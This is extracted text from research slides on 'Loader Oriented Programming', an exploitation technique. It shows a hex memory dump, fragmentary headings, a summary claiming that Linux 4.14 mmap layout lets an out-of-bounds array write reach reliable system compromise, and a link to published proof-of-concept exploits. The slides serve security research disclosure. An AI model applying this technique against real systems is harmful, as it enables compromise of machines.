
01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
0c 00 00 00 00 00 00 00 28 05 00 00 00 00 00 00
0d 00 00 00 00 00 00 00 74 07 00 00 00 00 00 00
19 00 00 00 00 00 00 00 e8 0d 20 00 00 00 00 00
1b 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00
1a 00 00 00 00 00 00 00 f0 0d 20 00 00 00 00 00
1c 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00
f5 fe ff 6f 00 00 00 00 98 42 55 55 55 55 00 00
05 00 00 00 00 00 00 00 78 43 55 55 55 55 00 00
06 00 00 00 00 00 00 00 b8 42 55 55 55 55 00 00
0a 00 00 00 00 00 00 00 8b 00 00 00 00 00 00 00
0b 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00
15 00 00 00 00 00 00 00 40 e1 48 ad 3a 7f 00 00
03 00 00 00 00 00 00 00 00 50 75 55 55 55 00 00
02 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00
    
```

⋮

Loader Oriented Programming — Exploitation

Vulnerable Array (rw-)

Main ELF



Demo

Summary

- Linux 4.14 implementation of mmap still allocates memory chunks at constant distance to each other
- There are a lot of function pointers in the address space
- In the worst (best?) scenario, a Out-of-Bounds-Array-Write results in reliable system compromise

In the faith of open access and reproducibility we publish

Paper, Slidedeck, Measurement code, Proof of Concept Exploits, Poster
online:

<https://github.com/kirschju/wiedergaenger>

Questions?



<https://ctf.hxp.io/>

2017-11-17

12:00 UTC

48 hours